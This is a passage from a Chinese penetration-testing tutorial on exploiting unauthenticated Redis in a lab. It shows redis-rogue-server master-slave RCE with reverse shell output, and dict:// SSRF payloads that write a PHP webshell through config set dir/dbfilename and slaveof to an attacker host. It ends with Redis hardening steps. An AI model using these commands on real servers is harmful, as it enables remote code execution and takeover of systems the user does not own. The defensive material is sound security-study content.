[Copyright n0b0dy @ r3kapig

[info] TARGET 192.168.33.134:6379
[info] SERVER 192.168.33.131:21000
[info] Setting master ...
[info] Setting dbfilename ...
[info] Loading module ...
[info] Temporary cleaning up ...
What do u want, [i]nteractive shell or [r]everse shell: i
[info] Interact mode start, enter "exit" to quit.
[<>] hostname
[>>] exiangzi-virtual-machine
[<<] █
```

反弹 shell

```
python3 redis-rogue-server.py --rhost 192.168.33.134 --lhost 192.168.33.131
--exp module.so
根据提示输入r, 接着输入ip和端口进行反弹
```



```
root@kali:~/桌面/redis-rogue-server-master# python3 redis-rogue-server.py --rhost 192.168.33.134
--lhost 192.168.33.131 --exp module.so

[Copyright n0b0dy @ r3kapig

[info] TARGET 192.168.33.134:6379
[info] SERVER 192.168.33.131:21000
[info] Setting master ...
[info] Setting dbfilename ...
[info] Loading module ...
[info] Temporary cleaning up ...
What do u want, [i]nteractive shell or [r]everse shell: r
[info] Open reverse shell...
[info] Reverse shell to 192.168.33.131
[info] Reverse server port: 4444
[info] Reverse shell payload sent.
[info] Check at 192.168.33.131:4444
[info] Unload module...
```

```
root@kali:~/桌面# netstat -an
listening on [any] 4444 ...
192.168.33.134: inverse host lookup failed: Unknown host
connect to [192.168.33.131] from (UNKNOWN) [192.168.33.134] 47136
ifconfig
docker0  Link encap:Ethernet HWaddr 02:42:dd:bb:7f:4b
        inet addr:172.17.0.1 Bcast:172.17.255.255 Mask:255.255.0.0
          UP BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

ens33  Link encap:Ethernet HWaddr 00:0c:29:c4:c6:ab
        inet addr:192.168.33.134 Bcast:192.168.33.255 Mask:255.255.255.0
          inet6 addr: fe80::1e02:29ff:fe0c:c6ab Scope:Link
            UP BROADCAST NOFORWARD MULTICAST MTU:1500 Metric:1
            RX packets:54028 errors:0 dropped:0 overruns:0 frame:0
            TX packets:26452 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:69036439 (69.0 MB) TX bytes:1706577 (1.7 MB)

lo    Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK NOFORWARD MTU:16436 Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
```

ps: redis 主从 RCE 打多了会出现 redis 瘫痪的情况，所以不到万不得已，尽量

5、结合 SSRF 进行利用

原理：

SSRF 攻击的目标是从外网无法访问的内部系统，这里通过 SSRF 使用 dict 协议访问本地 Redis

条件：

root 启用 redis

目标机存在 dict 协议

知道网站绝对路径

redis 无密码或者弱密码

详细步骤：

使用 pikachu 的靶场，这里采用 dict 协议，目标机需要先安装 dict 协议

这里直接写入<>会被实体编码，？直接被截断，暂时没找到解决办法

```
dict://192.168.33.134:6379/set:xz:<?php phpinfo();?> dict://192.168.33.134:6379/config:set:dir:/www/admin/localhost_80/wwwroot dict://192.168.33.134:6379/config:set:dbfilename:ssrf.php
dict://192.168.33.134:6379/save
```

直接写入失败，所以可以采用主从复制写入

```
dict://192.168.33.134:6379/slaveof:192.168.33.131:6379 dict://192.168.33.134:6379/config:set:dir:/www/admin/localhost_80/wwwroot
dict://192.168.33.134:6379/config:set:dbfilename:ssrf.php
```

先设置好保存的路径和保存的文件名

然后登入kali进行主从复制操作，方法和上面的一样

```
127.0.0.1:6379> set xxx "\n\n<?php phpinfo();?>\n\n"
```

再去web端执行save操作

```
dict://192.168.33.134:6379/save
```


这样数据直接回同步到目标机

写入失败截图：





成功写入截图：



6、redis 写 lua

redis2.6 之前内置了 lua 脚本环境在 redis 未授权的情况下可以利用 lua 执行系统命令，这里没有深入研究，感兴趣可以看这篇文章：

<https://wooyun.x10sec.org/static/drops/papers-3062.html>

<https://github.com/Ridter/hackredis>

redis 未授权访问致远程植入挖矿脚本（防御篇）

<https://mp.weixin.qq.com/s/eUTZsGUGSO0AeBUaxq4Q2w>

Windows 下如何 getshell?

写入webshell, 需要知道web路径
写入启动项, 需要目标服务器重启
写入MOF, MOF每隔5秒钟会自动执行一次, 适用于Windows2003。

1、禁止一些高危命令 (重启 redis 才能生效)

- 修改 redis.conf 文件, 禁用远程修改 DB 文件地址

```
rename-command FLUSHALL ""  
rename-command CONFIG ""  
rename-command EVAL ""
```

- 或者通过修改 redis.conf 文件, 改变这些高危命令的名称

```
rename-command FLUSHALL "name1"  
rename-command CONFIG "name2"  
rename-command EVAL "name3"
```

2、以低权限运行 Redis 服务 (重启 redis 才能生效)

为 Redis 服务创建单独的用户和家目录, 并且配置禁止登陆

```
groupadd -r redis && useradd -r -g redis redis
```

3、为 Redis 添加密码验证 (重启 redis 才能生效)

修改 redis.conf 文件, 添加

```
requirepass mypassword  
(注意redis不要用-a参数, 明文输入密码, 连接后使用auth认证)
```

4、禁止外网访问 Redis (重启 redis 才能生效)

修改 redis.conf 文件, 添加或修改, 使得 Redis 服务只在当前主机可用

```
bind 127.0.0.1
```

在 redis3.2 之后, redis 增加了 protected-mode, 在这个模式下, 非绑定 IP 或

者没有配置密码访问时都会报错。

5、修改默认端口

修改配置文件 redis.conf 文件

```
Port 6379
```

默认端口是 6379，可以改变成其他端口（不要冲突就好）

6、保证 authorized_keys 文件的安全

为了保证安全，您应该阻止其他用户添加新的公钥。

- 将 authorized_keys 的权限设置为对拥有者只读，其他用户没有任何权限：

```
chmod 400 ~/.ssh/authorized_keys
```

- 为保证 authorized_keys 的权限不会被改掉，您还需要设置该文件的 immutable 位权限：

```
chattr +i ~/.ssh/authorized_keys
```

- 然而，用户还可以重命名 ~/.ssh，然后新建新的 ~/.ssh 目录和 authorized_keys 文件。要避免这种情况，需要设置 ~/.ssh 的 immutable 权限：

```
chattr +i ~/.ssh
```

7、设置防火墙策略

如果正常业务中 Redis 服务需要被其他服务器来访问，可以设置 iptables 策略仅允许指定的 IP 来访问 Redis 服务。

参考文章：

<https://www.freebuf.com/column/158065.html>

<https://paper.seebug.org/975/>

